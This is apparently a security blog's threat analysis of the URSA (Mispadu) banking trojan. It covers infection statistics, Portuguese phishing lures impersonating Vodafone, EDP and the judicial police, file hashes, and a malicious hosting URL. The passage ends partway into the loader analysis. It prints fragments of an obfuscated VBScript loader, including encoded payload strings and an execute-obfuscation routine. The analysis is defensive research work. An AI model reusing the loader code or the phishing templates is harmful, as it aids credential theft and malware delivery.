Threat analysis: The emergent URSA trojan impacts many countries using a sophisticated loader

seguranca-informatica.pt/threat-analysis-the-emergent-ursa-trojan-impacts-many-countries-using-a-sophisticated-loader/


September 15, 2020

Threat analysis: The emergent URSA trojan – and also known as mispadu malware by ESET – impacts many countries using a sophisticated loader.
Since last June 2020, a new wave of the URSA trojan – a derivation and also known as **mispadu** malware by ESET – has affected users from several countries, including **Bolivia**, **Chile**, **Mexico**, **Argentina**, **Ecuador**, **Peru**, **Colombia**, **Paraguay**, **Costa Rica**, **Brazil**, **Spain**, **Italy**, and **Portugal**. This malware is a trojan malware, and when installed on the victim's devices, it collects passwords from browsers and from popular software such as FTP and email services and also performs banking browser overlay to lure the victims to introduce the banking credentials while the flow is executed – step-by-step – in the background by criminals.

Below, a geographic representation of the number of infections between June and mid-September 2020 around the world according to Table 1.

URSA trojan – Geomap of Infections

June – mid-September 2020



Country	Number of Infections
Mexico	1977
Spain	631
Portugal	514
Chile	331
Brazil	272
Argentina	37
Ecuador	7
Peru	5
Colombia	2
Paraguay	2
Costa Rica	1
Italy	0

Table 1: *URSA trojan – infections by country between June and mid-September 2020.*


In total, **3.379** users were impacted by this threat from June – mid-September 2020 according to data obtained from some C2s this wave. With a total of **1977 infections**, **Mexico** is the country with more users affected, followed by **Spain** – **631** victims, **Portugal** – **514**, and **Chile** – **331**.

It is important to realize that the number of infections may have been much higher, as these indicators are only related to the data existing in some of the C2s presented at the end of the article. For example, no infections have been identified in Italy, which cannot be true.

How URSA trojan spreads

URSA malware is a relatively recent trojan and aims to **steal credentials from victims' machines** and to create **banking overlay windows** when the victim visits their home banking portals. URSA is propagated via social engineering schemas – namely, phishing/malscam campaigns. **In Portugal**, the threat has been disseminated in-the-wild and impersonating **four popular organizations**, namely **Vodafone**, **EDP** (Energias de Portugal), **MEO** (Serviços de Comunicações e Multimédia, S.A), and **Polícia Judicíaria** – one of the police organizations responsible for criminal investigations in Portugal.

The email message generally refers to overdue invoices – the decoy – in order to lure the victim to download the malicious file (a *.zip* file downloaded from the Internet). These emails are often sent between the end and the beginning of each month.



Cliente Vodafone - Faturas Eletronicas em atraso No. 0014 / 020 - (223952011670)

De FATURA_ELETRONICA16696578@vodafone.pt em 2020-09-03 17:19

Cliente Vodafone, em anexo enviamos o ficheiro eletronico correspondente a fatura No. 0014 / 020.

Cliente: [redacted]

Data Emissao: 03/09/2020:11:18:23

Chave de Acesso: 32100021454111111114100000001412O
Nº. Protocolo Autorizacao: 32000151441

Valor: EUR 511,30

Escolha abaixo a melhor forma de consultar a sua Fatura
Ver em formato PDF
Ver em formato XML

* Este e-mail foi enviado automaticamente pelo Sistema de Faturas Eletronicas. Favor nao responder.

03/09/2020 06:19:58

EDP Energias de Portugal - Cliente, Fatura em atraso evite desligamento pague agora. - (576418238226)

De FATURA15419946@edp.pt em 2020-08-18 10:42

Se não está visualizando clique aqui.

Comunicado Cliente: [redacted] - FATURA EM ATRASO 2020

Recordamos que deve pagar sua fatura dentro do prazo.
Este contacto foi efectuado mediante nossa Política de Privacidade, pois
seu email encontra-se em nosso Banco de Dados.
Segue abaixo os documentos relacionados a esta fatura + juros de Mora.

Documento - Fatura-EDP N. - 16437106

Lisboa
EDP Comercial Comercialização de Energia, S.A.
Avenida 24 de Julho, n 12, 1249-300 Lisboa
© Copyright 2020 - EDP Energias de Portugal.
Todos os direitos reservados.

18/08/2020 02:42:35

Policia Judiciaria - Caro Cidadao Intimacao para comparecimento em Audiencia. - (504836929496)

De INTIMACAO65564878@policiajudiciaria.pt em 2020-09-10 23:03

Caro(a) Cidadao! joao@[redacted]

Atencao!

Intimacao para comparecimento em Audiencia no Dia 15/09/2020.
Numero do processo N. 43143645 - 2020 .
Veja no Anexo os Apendice para Dados, Razao e Informacoes sobre a Intimacao.
Dados Sobre a Intimacao: Visualizar_IntimacaoID00210001.zip

Copyright Policia Judiciaria 2020 - PJ,
Morada: Novo edificio-sede da PJ, Rua Gomes Freire, 1169-007 Lisboa

https://robyn-plombier-chauffagiste.fr/wp-admin/css/--/https:/

Index of /wp-admin/css/--/https:

```
  Name                    Last modified      Size  Description
-------------------------------------------------------------
  Parent Directory                             -
  www.edp.pt/             2020-09-09 04:31     -
  www.meo.pt/             2020-09-09 11:17     -
  www.policiajudiciari..> 2020-09-12 01:15     -
-------------------------------------------------------------
```

***Figure 1:** Email templates of URSA impersonating Vodafone, EDP and Polícia Judíciaria – Portugal.*


URSA loader in detail and the rabbit holes

At first glance, the file downloaded via the malicious URL sent by criminals on the email scam is a zip file with an MSI (Microsoft Installer) inside. By analyzing the **MSI file**, it's possible to observe that **another file is available inside**, and probably dropped when the MSI is executed. That file called ***px3q8x.vbs*** *is a VBscript* file responsible for **loading and executing the next stages**. Interesting to note this file has a low detection rate bypassing, thus, popular antivirus (AV) engines.

Threat name: 554S2000A2S144D1S4111D.zip
MD5: 2d2f3500836ed60303103bafac6357a3

Threat name: 554S2000A2S144D1S4111D.msi
MD5: 3be539aa8d421d09cef27723a98d2d83

Threat name: px3q8x.vbs (initial payload – VBScript)
MD5: a4f066196b1009c42c1dea74f857180d



44TS11D5S778U-4H44D7S4.txt

554S2000A2S144-D1S4111D.zip

Tables	Name	Data
AdminExecuteSequence	px4q8x.vbs	[Binary Data]
AdminUISequence		
AdvtExecuteSequence		
Binary		
CustomAction		

```
MS Windows
d7hf
Installer
This installer database contains the logic and data required to install MS Windows.
Intel;15370
{6969FFB2-1A7C-40A4-AEE1-E67F69C58467}
Windows Installer XML Toolset (3.11.2.4516)
j45tg1 = Int(94637 * Rnd)
if (sfjuj45tg1 > sfjuj45tg1+1) g
5tg1 = Int(74874 * Rnd)
else
d6s750 = "JEPGCGGDE\
0=d6s750&"DVDSEUGHGNFXGAFXGLEPFTGNFTDM\
DMDWDNDEEIDEDUEFFFFXGMn
750&"IGHDSEYFXGMGMFTGAFXDEDVEDDYEADYEEDX
pf74s12gs
'kwi
ry7rar4ucj406=38:
NameTableTypeColumn_ValidationIdentifierValueNPropertyId_SummaryInformationDescriptionSetCategoryKeyTableMaxValueNullableKeyColumr
llowedFor foreign key, Name of table to which data must linkColumn to which foreign key connectsText;Formatted;Template;Condition;
RegPath;CustomSource;Property;Cabinet;Shortcut;FormattedSDDLText;Integer;DoubleInteger;TimeDate;DefaultDirString categoryTextSet c
r in the engine or the handler DLL.ConditionOptional expression which skips the action if evaluates to expFalse.If the expression
he sort order in which the actions are to be executed.  Leave blank to suppress action.AdminUISequenceAdvtExecuteSequenceBinaryUni
on, normally appears in sequence table unless private use.The numeric custom action type, consisting of sDFGFFFLFDFAFDFJFCFHFCFHFC
n7f413=n7f413&"DFGFFFRFFFCFFFDFFFGFFEYFCFNFEEYFFEYFFFIFCFNFFFLFDEYFCFOFDFKFDEYFCFOFFFLFDFAFDFJFFFLFDFAFCFLFCFN"
'cdjjm8
n7f413=n7f413&"FDFPFFFCFFFMFCFNFCFNFCFNFCFNFEFUFFFNFEFWFCFNFEFAFFFDFFEXFCFNFFFLFDEYFCFRFCFWFCFRFCFWFCFOFCFOFCFSF"
n7f413=n7f413&"DFCFDFBFCFOFCFOFCFPFDEXFDFBFCFQFCFNFEFUFFFNFEFWFCFNFEFAFFFDFFEXFCFNFFFLFDEYFCFRFDEXFCFRFCFWFCFOFCFOFCFSFDFCFD"
n7f413=n7f413&"FBFCFOFCFSFFFLFDEXFCFSFDFDFCFWFCFOFCFOFCFOFDFGFFFLFDEYFDFJFEFAFFFDFFEXFCFNFFFLFDEYFCFRFDEYFC"
'pao0
n7f413=n7f413&"FRFEEYFFEYFFFIFCFNFFFLFDEYFCFOFCFSFDEXFCFOFDFGFFFRFDFRFFFIFFEXFDFGFFFLFCFWFDFJFFFLFDFAFDFGFFEYFFFIF"
n7f413=n7f413&"FEXFCFFFFFAFFFPFFFIFEFWFFFOFFFDFFFJFFFIFDFGFFFNFFEYFFFOFCFFFFFJFDFUFDFJFCFFFDFPFFFMFFEYFEFUFFFO"
n7f413=n7f413&"FFEYFEFCFEFVFFFEFFEYFEFWFFFOFCFNFCFHFCFHFEFAFFFDFEFWFFFMFFFJFFFNFFFJFFFAFFFOFCFTFEFLFEFAFEEYFDFUFEFHF"
'mph216
'fq0dpn
'fsx
n7f413=n7f413&"EFHFEFDFCFHFCFHFCFOFDFGFFFJFDFUFCFTFFFJFFFKFFEYFFFIFCFFFCFHFCFHFFFKFFFJFFFNFFFOFCFHFCFHFCFRFCFFFCFHFCFH"
n7f413=n7f413&"FFFCFFFOFFFOFFFKFDFGFCFUFCFUFCFWFDFFFCFWFCFTFDEXFDEYFDFBFCFTFDFFFDFFFCFTFCFWFDEYFCFUFEFVFFEXFDEXFCFWFC"
'qbai4m3wo
'ec7
n7f413=n7f413&"FTFFFKFFFCFFFKFCFHFCFHFCFFFCFRFCFFFCFVFDFGFFFJFDFUFCFTFFFNFFEYFFFOFEFFFFEYFFFLFFFPFFEYFFFNFFFOFDFUFFEYFEFUF"
'tnqq
'jt4
n7f413=n7f413&"FEXFFEYFFFMFCFFFCFHFCFHFDFPFFFJFFFIFFFOFFEYFFFIFFFOFCFSFEFHFFFTFFFKFFEYFCFHFCFHFCFRFCFFFCFHFCFHFEFUFFFK"
n7f413=n7f413&"FFFKFFFGFFFDFEFWFEFUFFFOFFFDFFFJFFFIFCFUFFFSFCFSFFFRFFFRFFFRFCFSFFFAFFFJFFFMFFFHFCFSFFFPFFFMFFFGFF"
'd07
'qb3122vx7
```

Figure 2: *MSI file with another file inside – a VBScript called px3q8x.vbs – the Ursa trojan VBScript loader.*

During this article, we can observe that the **URSA trojan has two loaders**. First, a **VBScript loader** followed by several rounds of obfuscation and rabbit holes. The **final VBScript is responsible for** starting and dropping the files on disk and **executing an AutoIt loader/injector**. That binary **injects into the memory** via the Process Injection technique **some DLLs,** including a **Delphi binary related to the banking overlay windows**, and also the one that establishes all the communication with the C2 server.

The following image presents a high-level diagram of how the URSA trojan works.





Figure 3: *URSA trojan / Mispadu 2020 – high-level diagram.*

VBScript deobfuscation rounds


After extracting the **VBscript loader**, we observed that it is very confused and obfuscated as presented in Figure 4.



```
'lyc12mmpp611aowv78002buxon02i33

n7f413=Mid(n7f413,3,Len(n7f413)-j51mt150)

'bpg5bq0od8s23mlmqq

'p314b87dt67pg7016o3s

wEnd

'lf7ql8

dim qmdd486

s1148 = 30

j51mt150 = 4

t0k945 = s1148 +  j51mt150

qv5586 = t0k945 + 1

'ayblnr5um3xa5d65ilg0




'dh6p5n4mgpbebkc1e6




if ("qmdd486k5b256" <> "k5b256qmdd486") Then

s1148 = replace(" # ## # ## ## ## #    ## ##  #  ## ##e#x"  &   "##ecut#e#  ## # ("&chr(t0k945)& replace(qkofi47779,chr(t0k945),chr(t0k945)&chr(t0k945)) &chr(t0k945)&")",chr(qv5586),"")

End If



'vpgte7434q2kr27t0ha23



if ("k5b256" = qmdd486) Then

msgbox "qkofi47779"

End if



s1148 = Replace(Replace(s1148, vbLf, ""), vbCr, "")
```

Figure 4: *URSA VBScript loader – code obfuscated to bypass AV and make hard its analysis.*


Some deobfuscation rounds after, we got a more readable version. Notice that some parts related to useless code were removed. In detail, the VBscript is grouped into two parts. The first part is the method of the Installer object that returns a new Record object with the requested number of fields (code highlighted below).



```
'-----FRIST PAYLOAD---------'

